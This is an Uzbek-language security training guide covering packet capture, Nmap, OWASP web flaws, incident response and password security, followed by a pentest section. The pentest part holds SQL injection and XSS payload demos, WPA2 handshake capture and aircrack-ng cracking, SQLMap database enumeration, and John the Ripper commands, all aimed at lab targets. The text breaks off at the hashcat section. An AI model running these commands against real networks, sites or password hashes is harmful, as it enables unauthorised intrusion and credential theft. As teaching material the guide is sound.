
bash
```
$ sudo tcpdump -i any -nn port 53
```
DNS so'rovlari

bash
```
$ sudo tcpdump -i eth0 -nn host 192.168.56.10
```
bitta host trafigi

bash
```
$ sudo tcpdump -i eth0 -nn 'tcp[tcpflags] & tcp-syn != 0 and tcp[tcpflags] & tcp-ack == 0'
```
yangi ulanishlar (SYN)

bash
```
$ sudo tcpdump -i eth0 -w yozuv.pcap -c 500
```
faylga yozish

bash
```
$ tcpdump -nn -r yozuv.pcap | head
```
fayldan o'qish

PAKET TAHLILI: TCPDUMP VA WIRESHARK

tshark va Wireshark

Wireshark — grafik, tshark — shu dastur terminalda. Ko'rsatish filtri (-Y) ushlash filtridan (tcpdump) boshqacha sintaksisga ega. Foydali: Statistics > Conversations va Follow > TCP Stream (muloqotni to'liq ko'rish).

bash
```
$ sudo apt install wireshark tshark
```
o'rnatish

bash
```
$ tshark -r yozuv.pcap -Y "http.request" -T fields -e ip.src -e http.host -e
    http.request.uri
```
HTTP so'rovlari

bash
```
$ tshark -r yozuv.pcap -q -z conv,tcp
```
TCP muloqotlar statistikasi

bash
```
$ tshark -r yozuv.pcap -Y "dns" -T fields -e dns.qry.name | sort | uniq -c | sort -rn
```
eng ko'p DNS so'rovlar

PAKET TAHLILI: TCPDUMP VA WIRESHARK

Python bilan pcap o'qish

pcap fayl formati oddiy: umumiy sarlavha, keyin har bir paket uchun kichik sarlavha va ma'lumot. Quyidagi skript Ethernet/IPv4 paketlarni o'qib, IP va protokol bo'yicha hisobot beradi. Argument bermasangiz, o'zi namuna fayl yaratadi.

bash
```
$ python3 pcap_hisobot.py
```
namuna fayl bilan

bash
```
$ python3 pcap_hisobot.py yozuv.pcap
```
o'zingizning faylingiz

python
```
$ cat <<'PYEOF' > pcap_hisobot.py
import socket
import struct
import sys
from collections import Counter

PROTO = {1: "ICMP", 6: "TCP", 17: "UDP"}


def namuna_yarat(yol):
    """3 ta soxta IPv4 paketdan iborat kichik pcap yaratadi."""
    def paket(src, dst, proto):
        eth = b"\x00" * 12 + b"\x08\x00"
        ip = struct.pack("!BBHHHBBH4s4s", 0x45, 0, 40, 0, 0, 64, proto, 0,
                         socket.inet_aton(src), socket.inet_aton(dst))
        return eth + ip + b"\x00" * 20
```

```
    with open(yol, "wb") as f:
        f.write(struct.pack("<IHHiIII", 0xA1B2C3D4, 2, 4, 0, 0, 65535, 1))
        for src, dst, proto in [("10.0.0.5", "10.0.0.1", 6), ("10.0.0.5", "8.8.8.8", 17),
                                ("10.0.0.7", "10.0.0.1", 6)]:
            p = paket(src, dst, proto)
            f.write(struct.pack("<IIII", 0, 0, len(p), len(p)) + p)


def oqi(yol):
    manba, maqsad, protokol = Counter(), Counter(), Counter()
    with open(yol, "rb") as f:
        sarlavha = f.read(24)
        magic = struct.unpack("<I", sarlavha[:4])[0]
        if magic != 0xA1B2C3D4:
            raise ValueError("Faqat klassik little-endian pcap qo'llab-quvvatlanadi")
        while True:
            h = f.read(16)
            if len(h) < 16:
                break
            uzunlik = struct.unpack("<IIII", h)[2]
            malumot = f.read(uzunlik)
            if len(malumot) < 34 or malumot[12:14] != b"\x08\x00":
                continue                    # IPv4 emas
            ip = malumot[14:]
            proto = ip[9]
            manba[socket.inet_ntoa(ip[12:16])] += 1
            maqsad[socket.inet_ntoa(ip[16:20])] += 1
            protokol[PROTO.get(proto, str(proto))] += 1
    return manba, maqsad, protokol


if __name__ == "__main__":
    yol = sys.argv[1] if len(sys.argv) > 1 else "namuna.pcap"
    if len(sys.argv) == 1:
        namuna_yarat(yol)
    m, q, p = oqi(yol)
    print("Manba IP:", dict(m))
    print("Maqsad IP:", dict(q))
    print("Protokollar:", dict(p))
PYEOF
$ python3 pcap_hisobot.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

NMAP CHUQURROQ

Nmap nima va kim ishlatadi

Nmap (Network Mapper) tarmoqni "xaritalaydi": qaysi qurilmalar ishlab turibdi (host discovery), ularda qaysi portlar ochiq, ochiq portda qanday xizmat (SSH, veb-server va h.k.) ishlayotgani va ko'pincha operatsion tizim turi. Ishlash mexanizmi: -sS rejimida Nmap nishonga TCP SYN paket yuboradi — javobda SYN-ACK kelsa port ochiq, RST kelsa yopiq, javob bo'lmasa (yoki ICMP xato kelsa) filtrlangan deb hisoblanadi; bu "yarim ochiq" skan deyiladi, chunki 3-tomonlama qo'l berishish (handshake) to'liq yakunlanmaydi. Tarmoq administratorlari buni o'z tarmog'ini inventarizatsiya qilish va zaifliklarni topish uchun, xavfsizlik xizmati esa "hujumchi tashqaridan nimani ko'radi" degan savolga javob topish uchun ishlatadi — bu har qanday xavfsizlik auditining birinchi bosqichi hisoblanadi.

NMAP CHUQURROQ

TCP connect skanining ichki mexanizmi (demo)

Haqiqiy Nmap xom soketlar, parallel so'rovlar va NSE kabi ko'p qo'shimcha imkoniyatlarga ega; quyidagi soddalashtirilgan skript -sT (TCP connect) rejimining asosiy g'oyasini — har bir portga to'liq ulanishga urinish — ko'rsatadi. Faqat localhost'da va kichik port diapazonida ishlaydi.

bash

```
$ python3 mini_portskaner.py
```

o'z mashinangizdagi ochiq portlarni ko'rish

python

```
$ cat <<'PYEOF' > mini_portskaner.py
import socket

MAQSAD = "127.0.0.1"           # faqat o'z mashinangiz — boshqa IP ga ishlatmang
PORTLAR = range(20, 90)        # kichik, xavfsiz diapazon (demo uchun)


def skan(manzil, portlar, timeout=0.2):
    ochiq = []
    for port in portlar:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(timeout)
        natija = s.connect_ex((manzil, port))   # 0 = ulanish muvaffaqiyatli (port ochiq)
        if natija == 0:
            try:
                xizmat = socket.getservbyport(port)
            except OSError:
                xizmat = "?"
            ochiq.append((port, xizmat))
        s.close()
    return ochiq


if __name__ == "__main__":
    natija = skan(MAQSAD, PORTLAR)
    if natija:
        for port, xizmat in natija:
            print(f"{MAQSAD}:{port}  ochiq  ({xizmat})")
    else:
        print("Berilgan diapazonda ochiq port topilmadi (bu normal holat)")
    print("\nEslatma: bu TCP connect() skani — Nmap'ning -sT rejimiga o'xshaydi.")
    print("Haqiqiy Nmap bundan tashqari xom soketlar (-sS), xizmat versiyasi (-sV),")
    print("OT aniqlash (-O) va NSE skriptlarini ham qo'llab-quvvatlaydi.")
PYEOF
$ python3 mini_portskaner.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

NMAP CHUQURROQ

Skan turlari

-sT oddiy ulanish, -sS yarim ochiq (SYN, root kerak), -sU UDP (sekin), -sV xizmat versiyasi, -O operatsion tizim, -p- barcha 65535 port, -Pn "ping" ni o'tkazib yuborish, -T4 tezlik. Faqat o'zingiz egalik qiladigan yoki yozma ruxsat olgan tizimlarni skanerlang. Mashq uchun Nmap loyihasining scanme.nmap.org serveri ham ruxsat etilgan (kam hajmda).

bash
```
$ nmap -sT -p 1-1024 127.0.0.1
```
oddiy ulanish skani

bash
```
$ sudo nmap -sS -sV -p 22,80,443 127.0.0.1
```
xizmat versiyasi bilan

bash
```
$ sudo nmap -O 127.0.0.1
```
OT ni aniqlash

bash
```
$ nmap -p- --open -T4 127.0.0.1
```
barcha ochiq portlar

bash
```
$ nmap --top-ports 100 scanme.nmap.org
```
eng ko'p ishlatiladigan 100 port

bash
```
$ sudo nmap -sU --top-ports 20 127.0.0.1
```
UDP

NMAP CHUQURROQ

NSE skriptlari

Nmap Scripting Engine tayyor skriptlar to'plami. Xavfsiz toifalar: default, safe, discovery. vuln va intrusive toifalari tizimga yuk beradi yoki buzishi mumkin — faqat o'z laboratoriyangizda ishlating. Skript nima qilishini avval --script-help bilan o'qing.

bash
```
$ ls /usr/share/nmap/scripts | grep http | head
```
mavjud skriptlar

bash
```
$ nmap --script-help http-title
```
skript tavsifi

bash
```
$ nmap -sV --script default,safe 127.0.0.1
```
xavfsiz toifalar

bash
```
$ nmap -p 443 --script ssl-cert 127.0.0.1
```
sertifikat ma'lumoti

bash
```
$ nmap -p 80 --script http-headers 127.0.0.1
```
HTTP sarlavhalari

NMAP CHUQURROQ

Natijani saqlash va tahlil

-oN oddiy matn, -oX XML (dasturlar uchun), -oG grep uchun, -oA hammasini bir vaqtda. XML ni Python bilan o'qib, jadval yoki hisobot yasash mumkin. Quyidagi skript namuna XML yaratib, uni tahlil qiladi; o'z faylingizni argument sifatida bering.

bash

```
$ nmap -sT -p 1-1024 -oA skan_natija 127.0.0.1
```

uch formatda saqlash

bash

```
$ python3 nmap_xml_oqi.py skan_natija.xml
```

XML ni tahlil qilish

bash

```
$ python3 nmap_xml_oqi.py
```

namuna XML bilan

python

```
$ cat <<'PYEOF' > nmap_xml_oqi.py
import sys
import xml.etree.ElementTree as ET

NAMUNA = """<nmaprun><host><status state="up"/><address addr="127.0.0.1" addrtype="ipv4"/>
<ports>
<port protocol="tcp" portid="22"><state state="open"/><service name="ssh"
    product="OpenSSH" version="9.6"/></port>
<port protocol="tcp" portid="80"><state state="open"/><service name="http" product="nginx"
    version="1.24"/></port>
<port protocol="tcp" portid="23"><state state="closed"/><service name="telnet"/></port>
</ports></host></nmaprun>"""

XAVFLI = {"telnet", "ftp", "rdp"}


def tahlil(daraxt):
    for host in daraxt.iter("host"):
        manzil = host.find("address").get("addr")
        for port in host.iter("port"):
            if port.find("state").get("state") != "open":
                continue
            xizmat = port.find("service")
            nom = xizmat.get("name", "?")
            versiya = f"{xizmat.get('product', '')} {xizmat.get('version', '')}".strip()
            belgi = "  <-- XAVFLI" if nom in XAVFLI else ""
            print(f"{manzil:<15} {port.get('portid'):>5}/{port.get('protocol')}  {nom:<8}
                {versiya}{belgi}")


if __name__ == "__main__":
    if len(sys.argv) > 1:
        daraxt = ET.parse(sys.argv[1])
    else:
        daraxt = ET.ElementTree(ET.fromstring(NAMUNA))
    tahlil(daraxt)
PYEOF
$ python3 nmap_xml_oqi.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

VEB XAVFSIZLIK ASOSLARI (OWASP)

OWASP Top 10

Veb ilovalardagi eng keng tarqalgan 10 xavf toifasi (2021 nashri; yangi nashrni owasp.org dan tekshiring). A01 Broken Access Control (huquqsiz kirish), A02 Cryptographic Failures (zaif shifrlash), A03 Injection (SQL va boshqa in'ektsiyalar), A04 Insecure Design, A05 Security Misconfiguration, A06 Vulnerable and Outdated Components, A07 Identification and Authentication Failures, A08 Software and Data Integrity Failures, A09 Security Logging and Monitoring Failures, A10 SSRF.

bash

```
$ echo "https://owasp.org/Top10/"
rasmiy manba
```

VEB XAVFSIZLIK ASOSLARI (OWASP)

SQL injection va himoya

Foydalanuvchi matni SQL so'roviga qo'shib yuborilsa, u ma'lumot emas, buyruq sifatida talqin qilinadi. Himoya: parametrli so'rovlar (? yoki %s) — qiymat hech qachon so'rov matniga qo'shilmaydi. Quyida xotiradagi o'yinchoq baza ustida farq ko'rsatiladi.

bash

```
$ python3 sql_himoya.py
zaif va xavfsiz so'rov
```

python

```
$ cat <<'PYEOF' > sql_himoya.py
import sqlite3

baza = sqlite3.connect(":memory:")
baza.execute("CREATE TABLE users (ism TEXT, parol_xeshi TEXT)")
baza.executemany("INSERT INTO users VALUES (?, ?)", [("ali", "xesh1"), ("vali", "xesh2")])

kirish = "' OR '1'='1"       # klassik namuna: shart har doim to'g'ri bo'ladi


def zaif(ism):
    # NOTO'G'RI: matn so'rovga qo'shib yuborilmoqda
    return baza.execute(f"SELECT ism FROM users WHERE ism = '{ism}'").fetchall()


def xavfsiz(ism):
    # TO'G'RI: parametrli so'rov
    return baza.execute("SELECT ism FROM users WHERE ism = ?", (ism,)).fetchall()


print("Zaif so'rov  :", zaif(kirish))      # barcha foydalanuvchilar chiqadi
print("Xavfsiz so'rov:", xavfsiz(kirish))  # hech narsa topilmaydi
print("Oddiy kirish :", xavfsiz("ali"))
PYEOF
$ python3 sql_himoya.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

VEB XAVFSIZLIK ASOSLARI (OWASP)

XSS va chiqishni kodlash

Foydalanuvchi kiritgan matn sahifaga qayta chiqarilganda brauzer uni kod deb o'ylab bajarishi mumkin (Cross-Site Scripting). Himoya: chiqishda maxsus belgilarni kodlash (< > & " '), shablon dvigatellarining avtomatik kodlashidan foydalanish va Content-Security-Policy sarlavhasi.

bash

```
$ python3 xss_himoya.py
kodlashdan oldin va keyin
```

python

```
$ cat <<'PYEOF' > xss_himoya.py
import html

izoh = '<script>alert("salom")</script> Zo\'r maqola!'

xavfli_html = f"<p>{izoh}</p>"                  # brauzer <script> ni bajaradi
xavfsiz_html = f"<p>{html.escape(izoh)}</p>"    # brauzer uni oddiy matn qilib ko'rsatadi

print("Kodlashsiz:", xavfli_html)
print("Kodlash bilan:", xavfsiz_html)

# server tomonida qo'shimcha himoya: brauzerga qaysi manbalarga ishonishni aytish
SARLAVHALAR = {
    "Content-Security-Policy": "default-src 'self'",
    "X-Content-Type-Options": "nosniff",
    "X-Frame-Options": "DENY",
}
for k, v in SARLAVHALAR.items():
    print(f"{k}: {v}")
PYEOF
$ python3 xss_himoya.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

VEB XAVFSIZLIK ASOSLARI (OWASP)

Xavfsiz veb dasturlash qoidalari

Foydalanuvchi kiritganiga hech qachon ishonmang: tekshiring (validation), parametrli so'rov ishlating, chiqishni kodlang. Parolni xeshlang (keyingi bo'limga qarang), sessiya cookie siga HttpOnly, Secure va SameSite bayroqlarini qo'ying. Kutubxonalarni yangilab turing va xatoni foydalanuvchiga batafsil ko'rsatmang.

bash

```
$ pip list --outdated
```

eskirgan kutubxonalar

bash

```
$ pip install pip-audit
```

zaif kutubxonalarni qidiruvchi

bash

```
$ pip-audit
```

zaifligi ma'lum paketlarni topish

HODISAGA JAVOB (INCIDENT RESPONSE)

IR bosqichlari

NIST modeli: 1) Tayyorgarlik, 2) Aniqlash va tahlil, 3) Cheklash, yo'qotish va tiklash, 4) Hodisadan keyingi tahlil. Eng muhim qoida: tizimni "tozalashdan" oldin dalilni saqlang va eng o'zgaruvchan ma'lumotni (xotira, tarmoq ulanishlari, jarayonlar) birinchi yig'ing. Quyidagi buyruqlar faqat o'qiydi, tizimni o'zgartirmaydi.

bash

```
$ who -a
```

tizimdagi foydalanuvchilar

bash

```
$ last -n 15
```

oxirgi kirishlar

bash
```
$ ss -tulnp
ochiq portlar va ularni ochgan jarayonlar
```

bash
```
$ ps auxf
jarayonlar daraxti
```

bash
```
$ journalctl --since "1 hour ago" -p warning
oxirgi soatdagi ogohlantirishlar
```

bash
```
$ find /tmp /var/tmp -type f -mtime -1 2>/dev/null | head
oxirgi kunda yaratilgan vaqtinchalik fayllar
```

bash
```
$ sudo crontab -l
rejalashtirilgan vazifalar
```

HODISAGA JAVOB (INCIDENT RESPONSE)

Dalil yig'ish skripti

O'zgaruvchan ma'lumotni tartib bilan yig'adi, har bir faylning SHA-256 xeshini hisoblaydi va manifest yozadi (dalil o'zgarmaganini keyin isbotlash uchun). Faqat o'qish buyruqlari ishlatiladi.

bash
```
$ python3 ir_yigish.py
dalil papkasini yaratish
```

python
```
$ cat <<'PYEOF' > ir_yigish.py
import hashlib
import json
import shutil
import subprocess
from datetime import datetime, timezone
from pathlib import Path

BUYRUQLAR = {
    "vaqt.txt": ["date", "-u"],
    "tizim.txt": ["uname", "-a"],
    "foydalanuvchilar.txt": ["who", "-a"],
    "ulanishlar.txt": ["ss", "-tunap"],
    "jarayonlar.txt": ["ps", "auxf"],
    "oxirgi_kirishlar.txt": ["last", "-n", "20"],
}


def xesh(yol):
    h = hashlib.sha256()
    h.update(yol.read_bytes())
    return h.hexdigest()


def main():
    belgi = datetime.now(timezone.utc).strftime("%Y%m%dT%H%M%SZ")
    papka = Path(f"dalil_{belgi}")
    papka.mkdir()
    manifest = {"yigilgan": belgi, "fayllar": {}}

    for nom, buyruq in BUYRUQLAR.items():
```

```
        if not shutil.which(buyruq[0]):
            continue
        r = subprocess.run(buyruq, capture_output=True, text=True, timeout=30)
        yol = papka / nom
        yol.write_text(r.stdout + r.stderr, encoding="utf-8")
        manifest["fayllar"][nom] = xesh(yol)

    (papka / "manifest.json").write_text(json.dumps(manifest, indent=2), encoding="utf-8")
    print(f"{len(manifest['fayllar'])} ta fayl saqlandi: {papka}/")
    for nom, h in manifest["fayllar"].items():
        print(f"  {h[:16]}...  {nom}")


if __name__ == "__main__":
    main()
PYEOF
$ python3 ir_yigish.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

HODISAGA JAVOB (INCIDENT RESPONSE)

Hodisa hisoboti shabloni

Yaxshi hisobot "nima, qachon, qanday, nima qildik, nimani o'zgartiramiz" savollariga javob beradi va ayblovsiz yoziladi (maqsad — tizimni yaxshilash).

bash

```
$ cat <<'EOF' > hodisa_hisoboti.md
# Hodisa hisoboti

- **ID:** INC-2026-001
- **Aniqlangan vaqt (UTC):**
- **Jiddiylik:** past / o'rta / yuqori / kritik
- **Mas'ul:**

## 1. Qisqa xulosa
Nima sodir bo'ldi (2-3 jumla).

## 2. Xronologiya
| Vaqt (UTC) | Voqea | Manba |
|---|---|---|

## 3. Ta'sir
Qaysi tizim, qaysi ma'lumot, necha foydalanuvchi.

## 4. Sabab (root cause)

## 5. Qilingan harakatlar
Cheklash, yo'qotish, tiklash.

## 6. Saboqlar va keyingi qadamlar
| Vazifa | Mas'ul | Muddat |
|---|---|---|
EOF
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PAROLLAR VA AUTENTIFIKATSIYA

Hash, salt va KDF

Parolni hech qachon ochiq saqlamang. Oddiy tez xesh (MD5, SHA-1, SHA-256) parol uchun yaroqsiz: ularni soniyasiga milliardlab sinab ko'rish mumkin. Maxsus sekin funksiyalar (scrypt, PBKDF2, bcrypt, Argon2) va har parol uchun tasodifiy salt ishlating. Solishtirishda secrets.compare_digest vaqt bo'yicha hujumdan saqlaydi.

bash

```
$ python3 parol_hash.py
parolni xeshlash va tekshirish
```

bash

```
$ pip install argon2-cffi
```

zamonaviy tavsiya etilgan variant

python

```
$ cat <<'PYEOF' > parol_hash.py
import base64
import hashlib
import hmac
import secrets

ITERATSIYA = 600_000        # OWASP tavsiyasiga yaqin PBKDF2-SHA256 qiymati


def xesh_yarat(parol: str) -> str:
    salt = secrets.token_bytes(16)
    xesh = hashlib.pbkdf2_hmac("sha256", parol.encode(), salt, ITERATSIYA)
    return "pbkdf2$%d$%s$%s" % (ITERATSIYA, base64.b64encode(salt).decode(),
                                base64.b64encode(xesh).decode())


def tekshir(parol: str, saqlangan: str) -> bool:
    _, n, salt, xesh = saqlangan.split("$")
    yangi = hashlib.pbkdf2_hmac("sha256", parol.encode(), base64.b64decode(salt), int(n))
    return hmac.compare_digest(yangi, base64.b64decode(xesh))


a = xesh_yarat("MeningParolim!2026")
b = xesh_yarat("MeningParolim!2026")
print(a[:48] + "...")
print("Bir xil parol, har xil xesh (salt tufayli):", a != b)
print("To'g'ri parol:", tekshir("MeningParolim!2026", a))
print("Noto'g'ri parol:", tekshir("boshqa", a))
print("Tasodifiy parol:", secrets.token_urlsafe(16))
PYEOF
$ python3 parol_hash.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PAROLLAR VA AUTENTIFIKATSIYA

2FA: TOTP

Bir martalik kod (Google Authenticator, Aegis va boshqalar) RFC 6238 bo'yicha maxfiy kalit va joriy vaqtdan HMAC-SHA1 orqali hisoblanadi: har 30 soniyada yangi kod. Quyida standart kutubxonalar bilan to'liq amalga oshirish va RFC dagi rasmiy test qiymati bilan tekshiruv.

bash

```
$ python3 totp.py
```

kod hosil qilish va tekshirish

python

```
$ cat <<'PYEOF' > totp.py
import base64
import hashlib
import hmac
import struct
import time


def totp(kalit_b32: str, vaqt=None, raqam=6, qadam=30) -> str:
    kalit = base64.b32decode(kalit_b32.upper())
    hisob = int((time.time() if vaqt is None else vaqt) // qadam)
    h = hmac.new(kalit, struct.pack(">Q", hisob), hashlib.sha1).digest()
    siljish = h[-1] & 0x0F
    son = struct.unpack(">I", h[siljish:siljish + 4])[0] & 0x7FFFFFFF
```

```
    return str(son % 10 ** raqam).zfill(raqam)


# RFC 6238 test qiymati: kalit "12345678901234567890", vaqt 59 s, 8 raqam -> 94287082
rfc_kalit = base64.b32encode(b"12345678901234567890").decode()
assert totp(rfc_kalit, vaqt=59, raqam=8) == "94287082"
print("RFC 6238 testi: OK")

maxfiy = "JBSWY3DPEHPK3PXP"                # namuna kalit (haqiqiy hisobda ishlatmang)
print("Hozirgi kod:", totp(maxfiy))
print("Taymer chegarasi:", 30 - int(time.time()) % 30, "soniya qoldi")
PYEOF
$ python3 totp.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PAROLLAR VA AUTENTIFIKATSIYA

Parol menejerlari va passkey

Har sayt uchun noyob va uzun parol: eslab qolish mumkin emas, shuning uchun parol menejeri (KeePassXC — mahalliy, Bitwarden) kerak. Muhim hisoblarda 2FA yoqing; SMS dan ko'ra ilova yoki apparat kalit (FIDO2) ishonchliroq. Passkey parol o'rniga kriptografik kalit ishlatadi va fishingga chidamli.

bash

```
$ sudo apt install keepassxc
```

mahalliy parol menejeri

bash

```
$ python3 -c "import secrets; print(secrets.token_urlsafe(20))"
```

tasodifiy parol

bash

```
$ echo "Tekshirish: https://haveibeenpwned.com"
```

parol sizib chiqqanini bilish

TAKRORLASH SAVOLLARI

Savol 1: tcpdump va Wireshark filtrlari bir xilmi?

Javob: yo'q, tcpdump (ushlash filtri, BPF) va Wireshark/tshark ko'rsatish filtri (-Y) sintaksisi boshqa; birinchisi ushlanadigan paketni, ikkinchisi allaqachon ushlanganlardan ko'rsatilishini tanlaydi.

TAKRORLASH SAVOLLARI

Savol 2: SQL injection dan eng ishonchli himoya nima?

Javob: parametrli (tayyorlangan) so'rovlar: qiymat so'rov matniga qo'shilmaydi, ma'lumot sifatida alohida uzatiladi, shuning uchun u buyruq deb talqin qilinmaydi.

TAKRORLASH SAVOLLARI

Savol 3: Nega parol uchun SHA-256 yetarli emas?

Javob: u juda tez, shuning uchun sizib chiqqan bazani soniyasiga milliardlab taxmin bilan buzish mumkin; scrypt, bcrypt, Argon2 yoki PBKDF2 kabi sekin funksiyalar va tasodifiy salt kerak.

TAKRORLASH SAVOLLARI

Savol 4: Hodisada nega avval o'zgaruvchan ma'lumot yig'iladi?

Javob: xotira, tarmoq ulanishlari va jarayonlar qayta ishga tushirilsa yo'qoladi, diskdagi fayllar esa saqlanib qoladi; shuning uchun tartib "eng tez yo'qoladigandan boshlab" bo'ladi.

TAKRORLASH SAVOLLARI

Savol 5: Nmap'ning -sS rejimi nega "yarim ochiq" (half-open) skan deb ataladi?

Javob: u faqat TCP ulanishning SYN bosqichini yuboradi va SYN-ACK javobidan keyin to'liq ACK bilan ulanishni yakunlamaydi (o'rniga RST yuboradi) — shuning uchun nishon tizimida to'liq sessiya qayd etilmaydi va -sT (connect scan) ga nisbatan kamroq sezilarli bo'ladi.



18 Qo'shimcha texnik mavzular

84 ta buyruq · 20 ta bo'lim

Asosiy vositalardan keyingi qadam: razvedka, simsiz tarmoq, veb zaifliklar (shu jumladan SQLMap), parol audit, huquqni oshirish (shu jumladan GTFOBins), Active Directory, teskari muhandislik, bulut/konteyner xavfsizligi (shu jumladan ScoutSuite/Prowler, kube-hunter), Metasploit, Netcat, tarmoq pivoting/tunneling (SSH tunnel, Chisel, Ligolo-ng), Hydra, Mimikatz, veb-ilova xavfsizligi (shu jumladan Burp Suite), ijtimoiy muhandislik, zaifliklarni baholash (shu jumladan Nessus), sud ekspertizasi va professional metodologiya (PTES). Barcha misollarda faraziy LAB-NET tarmog'i (192.168.56.0/24) va o'ylab topilgan nom/manzillar ishlatiladi — haqiqiy IP, domen yoki tashkilot emas. Faqat o'zingiz tuzgan laboratoriya yoki yozma ruxsat etilgan muhitda qo'llang.

MAQSAD **Pentester / Red Team / Malware Analyst yo'nalishi**

RAZVEDKA (OSINT VA RECON)

Passiv razvedka

Nishonga bevosita so'rov yubormasdan (passiv), ochiq manbalardan ma'lumot yig'ish: domen ro'yxati, subdomenlar, sizib chiqqan parollar bazasi. Bu bosqich hech qanday trafik yubormaydi, shuning uchun eng xavfsiz boshlanish nuqtasi.

bash

```
$ whois lab-korxona.test
domen egasi haqida ochiq ma'lumot (namunaviy domen)
```

bash

```
$ host -t mx lab-korxona.test
pochta serverlari
```

RAZVEDKA (OSINT VA RECON)

theHarvester

Qidiruv tizimlari va ochiq manbalardan email/subdomen to'playdi (faqat o'z domeningiz yoki ruxsat etilgan nishon uchun).

bash

```
$ theHarvester -d lab-korxona.test -b crtsh
subdomen va email yig'ish
```

RAZVEDKA (OSINT VA RECON)

Subdomen aniqlash

DNS yozuvlari orqali tashkilotning ko'rinadigan "hujum maydoni"ni xaritalash.

```bash
$ amass enum -passive -d lab-korxona.test
```
passiv subdomen qidiruvi

SIMSIZ TARMOQ XAVFSIZLIGI (WI-FI)

Monitor rejim

Wi-Fi adapterni tinglash rejimiga o'tkazish — barcha atrofdagi paketlarni (shifrlanmagan sarlavhalarni) ko'rish imkonini beradi. Faqat o'zingizga tegishli USB Wi-Fi adapter va o'z ruterengizda ishlating.

```bash
$ sudo airmon-ng start wlan0
```
monitor interfeys (wlan0mon) yaratish

```bash
$ sudo airodump-ng wlan0mon
```
atrofdagi tarmoqlarni ko'rish (faqat o'z uskunangiz)

SIMSIZ TARMOQ XAVFSIZLIGI (WI-FI)

WPA2 handshake nazariyasi

Qurilma ruterga ulanganda 4 bosqichli "handshake" almashinuvi bo'ladi; shu almashinuv yozib olinsa, parol lug'at asosida offlayn tekshiriladi. Bu faqat o'zingiz tuzgan LAB-WIFI-TEST nomli test tarmog'ida, o'z ruterengizda sinaladi.

```bash
$ sudo airodump-ng -c 6 --bssid AA:BB:CC:11:22:33 -w ushlash wlan0mon
```
faraziy BSSID, faqat o'z qurilmangiz

```bash
$ sudo aircrack-ng ushlash-01.cap -w rockyou.txt
```
olingan handshake'ni lug'at bilan tekshirish

VEB ZAIFLIKLAR: AMALIY MASHQ (FARAZIY LAB)

Lab muhit

Haqiqiy saytda hech qachon sinamang: DVWA, OWASP Juice Shop yoki bWAPP kabi atayin tayyorlangan zaif ilovalarni mahalliy Docker konteynerida ishga tushiring.

```bash
$ docker run -d -p 8080:80 vulnerables/web-dvwa
```
mahalliy zaif lab (127.0.0.1:8080)

VEB ZAIFLIKLAR: AMALIY MASHQ (FARAZIY LAB)

SQL Injection (nazariy)

Foydalanuvchi kiritgan matn to'g'ridan-to'g'ri SQL so'roviga ulansa, ' OR '1'='1 kabi kirish tekshiruvni chetlab o'tishi mumkin. Yechim: har doim parametrlashtirilgan so'rov (prepared statement) ishlating, hech qachon matnni qo'lda birlashtirmang.

```bash
$ python3 sqli_demo.py
```
xavfli va xavfsiz so'rovni solishtirish (mahalliy fayl bazasi)

python

```
$ cat <<'PYEOF' > sqli_demo.py
import sqlite3

conn = sqlite3.connect(":memory:")
conn.execute("CREATE TABLE foydalanuvchi (ism TEXT, parol TEXT)")
conn.execute("INSERT INTO foydalanuvchi VALUES ('admin', 'kuchli-parol')")

kirish = "' OR '1'='1"

# XAVFLI: matnni to'g'ridan-to'g'ri birlashtirish (demo uchun, ishlatmang)
xavfli_sorov = "SELECT * FROM foydalanuvchi WHERE ism = '%s'" % kirish
print("Xavfli so'rov:", xavfli_sorov)
natija = conn.execute(xavfli_sorov).fetchall()
print("Natija (hammasi qaytdi!):", natija)

# XAVFSIZ: parametrlashtirilgan so'rov — kirish hech qachon kod sifatida bajarilmaydi
xavfsiz_natija = conn.execute(
    "SELECT * FROM foydalanuvchi WHERE ism = ?", (kirish,)
).fetchall()
print("Xavfsiz natija (bo'sh, chunki bunday ism yo'q):", xavfsiz_natija)
PYEOF
$ python3 sqli_demo.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

VEB ZAIFLIKLAR: AMALIY MASHQ (FARAZIY LAB)

SQLMap (avtomatik SQL Injection testlash)

Qo'lda SQL Injection qidirish sekin va xatoga moyil; SQLMap zaiflikni avtomatik aniqlaydi, ma'lumotlar bazasi turini, jadval va ustunlarni o'zi tekshiradi — sanoatning standart avtomatlashtirilgan SQLi vositasi. Faqat o'zingiz ko'targan lab (yuqoridagi DVWA, 127.0.0.1:8080) ustida ishlatiladi.

bash

```
$ sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1" --batch
```

faqat mahalliy DVWA lab, avtomatik zaiflikni aniqlash

bash

```
$ sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1" --batch --dbs
```

topilgan zaiflik orqali mavjud bazalar ro'yxatini olish (lab)

VEB ZAIFLIKLAR: AMALIY MASHQ (FARAZIY LAB)

XSS (nazariy)

Foydalanuvchi kiritgan matn tozalanmasdan sahifaga chiqarilsa, <script> kodi boshqa foydalanuvchi brauzerida ishga tushishi mumkin. Himoya: chiqishdan oldin HTML belgilarini escape qiling (Flask/Jinja2, Django kabi freymvorklar buni avtomatik bajaradi).

bash

```
$ python3 -c "from html import escape; print(escape('<script>alert(1)</script>'))"
```

xavfsiz chiqish namunasi

PAROLLARNI TIKLASH VA KUCHINI TEKSHIRISH

John the Ripper

Fayldagi xeshlarni lug'at yoki qoida asosida tekshiradi — IT bo'limida parol siyosati qanchalik kuchli ekanini baholash uchun ishlatiladi (faqat o'z xeshlaringiz ustida).

bash

```
$ john --wordlist=rockyou.txt mening_xeshlarim.txt
```

lug'at hujumi (o'z fayli)

```bash
$ john --show mening_xeshlarim.txt
```
topilgan parollarni ko'rish

PAROLLARNI TIKLASH VA KUCHINI TEKSHIRISH

hashcat

GPU yordamida tezroq xesh tiklash; xesh turini -m raqami bilan ko'rsatish kerak (masalan 0 = MD5, 1000 = NTLM).

```bash
